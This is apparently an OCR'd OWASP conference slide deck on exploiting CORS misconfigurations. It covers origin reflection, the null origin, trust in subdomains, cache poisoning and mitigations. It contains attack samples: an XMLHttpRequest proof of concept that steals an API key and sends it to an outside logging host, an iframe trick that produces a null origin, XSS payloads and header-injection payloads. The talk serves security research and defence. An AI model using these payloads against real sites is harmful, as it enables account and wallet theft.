EXPLOITING CORS MISCONFIGURATIONS

For Bitcoins and Bounties

James Kettle

A MORAL STORY

OWASP
The Open Web Application Security Project

- WeBuy0day
  - Internal team of security experts
  - Users are all security experts
  - Easily fenced intellectual property
  - Trivial CSRF

2009 – CSRF

2016 – CORS


OVERVIEW


OWASP
The Open Web Application Security Project

- Fundamentals & Limitations
- Consequences
  - Exploits with credentials
  - Exploitation without credentials
- Mitigations
- Q&A

CORE CONCEPT

OWASP
The Open Web Application Security Project





ORIGIN LISTS

OWASP
The Open Web Application Security Project

Spec:

"Access-Control-Allow-Origin" ": " origin-list-or-null

Reality:

```
XMLHttpRequest cannot load https://google.co.uk/finance. The 'Access-Control-Allow-Origin' header
contains multiple values 'http://labs-albinowax:81 https://google.com', but only one is allowed.
```

"In practice the origin-list-or-null production is more constrained. Rather than allowing a space-separated list of origins, it is either a single origin or the string "null"." - https://www.w3.org/TR/cors/


WILDCARDS

OWASP
The Open Web Application Security Project

* is the only wildcard origin
  - https://*.example.com is not valid

"The string "" cannot be used for a resource that supports credentials."* - https://www.w3.org/TR/cors/

developers.mozilla.org:



OWASP
The Open Web Application Security Project

- Dynamic generation
  - More likely to be vulnerable ☹
  - Less likely to be discovered* ☹
- Bespoke, security-critical functionality parsing user-supplied URLs
  - What could possibly go wrong?

EXPLOITATION WITH CREDENTIALS

Access-Control-Allow-Credentials: true

OWASP
The Open Web Application Security Project

Simple Origin Reflection

```
GET /api/requestApiKey HTTP/1.1
Host: btc-exchange.com
Origin: http://labs-albinowax
Cookie: sessionid=validSessionId


HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://labs-albinowax
Access-Control-Allow-Credentials: true

{"id":"zv691C...
```

ORIGIN REFLECTION

OWASP
The Open Web Application Security Project

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://btc-exchange.com/api/requestApiKey',true);
req.withCredentials = true;
req.send();

function reqListener() {
    location='//skeletonscribe.net/log?key='+this.responseText;
}
```

Use API key to:

- Disable notifications
- Enable 2FA
- Transfer BTC to your account
- Place trades

www.btc-bank.ru

OWASP
The Open Web Application Security Project

```
GET /api HTTP/1.1
Host: btc.net
Origin: https://btc.net
        ACAO: https://btc.net

Origin: https://evil.net
        < no CORS headers >

Origin: https://btc.net.evil.net
        ACAO: https://btc.net.evil.net
```

OWASP
The Open Web Application Security Project

```
GET /zz/api HTTP/1.1
Host: advisor.com
Origin: https://notadvisor.com

HTTP/1.1 200 OK
Content-Security-Policy: frame-ancestors…
Strict-Transport-Security: max-age=3150000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block;
ACAO: https://notadvisor.com
ACAC: true
```

OWASP
The Open Web Application Security Project

origin-list-or-null

What is null?


An origin Google trusts

```
GET /reader?url=zxcvbn.pdf
Host: docs.google.com
Origin: null

HTTP/1.1 200 OK
ACAO: null
ACAC: true
```

OWASP
The Open Web Application Security Project

An origin a bitcoin wallet trusts!

```
GET /wallet
Host: btc-wallet.net
Origin: null

HTTP/1.1 200 OK
ACAO: null
ACAC: true
```



Found a bunch more using Rapid7's [sonar.http]

OWASP
The Open Web Application Security Project

Who has the null origin?

```
<iframe sandbox='allow-scripts allow-forms'
src='
data:text/html, <!DOCTYPE html>
  <script>
    var req = new XMLHttpRequest();
  </script>
'></iframe>
```

Impact:

- Google user account detail theft
- Encrypted wallet theft

OWASP
The Open Web Application Security Project


origin-list-or-null

What is null?

- *, but less obvious
- *, but more dangerous

exHTTPS

OWASP
The Open Web Application Security Project



SUBDOMAINS

OWASP
The Open Web Application Security Project

*.yoursite.com is not trustworthy


- XSS
- Intentional XSS (see: Bugzilla)
- Subdomain hijacking
- ISP content injection (HTTP only)

EXPLOITATION WITHOUT CREDENTIALS

Access-Control-Allow-Credentials: false

TUNNELING

OWASP
The Open Web Application Security Project



even though Jetbrains doesn't have a bug bounty program

Jetbrains quite generously awarded a bounty of $50,000

http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/

CACHE POISONING

OWASP
The Open Web Application Security Project

- **`Vary: Origin`**

  "I must say, it doesn't make me very confident that soon more sites will be supporting CORS if not even the W3C manages to configure its server right" - Reto Gmür

- What if I don't?
  - Mostly just breaks stuff
  - Sometimes it's more interesting…

https://lists.w3.org/Archives/Public/public-webappsec/2016Jun/0057.html

CACHE POISONING: CLIENT-SIDE

OWASP
The Open Web Application Security Project

Make 'unexploitable' XSS workable

```
GET /login HTTP/1.1
Host: example.com
Origin: https://evil.com
X-User: <svg/onload=alert(1)>
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-User
Content-Type: text/html

Invalid user: <svg/onload=alert(1)>
```

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','http://example.com/login',true);
req.setRequestHeader('X-User', '<svg/onload=alert(1)>');
req.send();
function reqListener() {
    location='http://example.com/login';
}
```

CACHE POISONING: SERVER-SIDE

OWASP
The Open Web Application Security Project

Escalate no-credentials CORS access to stored XSS

```
GET / HTTP/1.1
Origin: z[0d]Content-Type: text/html; charset=UTF-7
```

Internet Explorer Vision™:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: z
Content-Type: text/html; charset=UTF-7
```

*works in Edge too!

HTTP HEADER INJECTION

OWASP
The Open Web Application Security Project

```
GET /?lc=en%0dACAO: null%0dACAC: true
Origin: null
```

Internet Explorer Vision™:

```
HTTP/1.1 200 OK
Set-Cookie: locale=en
ACAO: null
ACAC: true
```

MITIGATIONS & LESSONS LEARNED

Access-Control-Allow-Nothing

OWASP
The Open Web Application Security Project

Seek out APIs

Try example.net, null, anything else

Use a request rewrite rule

Does it only validate the start/end?
Does it restrict the protocol?
Does it require a valid domain?
Are credentials supported?

Are there potential exploit chains?

Is Vary: Origin specified?

Is cache poisoning practical?

SPEC LESSONS

OWASP
The Open Web Application Security Project

- Wildcard+credentials exception
  - ☺ Saved developers.mozilla.org
- Lack of partial wildcards
  - ☹ Hurts subdomain trust
- Suggestions
  - Allow partial wildcards
  - Apply wildcard exception to 'null'

BROWSER LESSONS

OWASP
The Open Web Application Security Project

- Multiple origins
  - ☺ Prevents trusted origin injection:

    `Origin: https://evil.com safe.example.com`
  - ☹ Forces dynamic generation

- Suggestions:
  - Allow multiple origins
  - Block reverse mixed content

DEVELOPER LESSONS

OWASP
The Open Web Application Security Project

- Don’t go dynamic
- Validate with caution
  - Is a valid domain name
  - Ends with your .yourdomain.tld
  - Starts with https://
- Specify Vary: Origin
- Don't trust null!

FURTHER READING

OWASP
The Open Web Application Security Project

Slides:

https://portswigger.net/knowledgebase/papers/ExploitingCORSMisconfigurations.pdf

Writeup:

http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html

- "Misconfigured CORS and why web application security is not getting easier." – today, 1415

TAKE-AWAYS

OWASP
The Open Web Application Security Project

- CORS misconfigurations are
  - Often critical
  - Sometimes subtle
  - Out there if you look for them

@albinowax
james.kettle@portswigger.net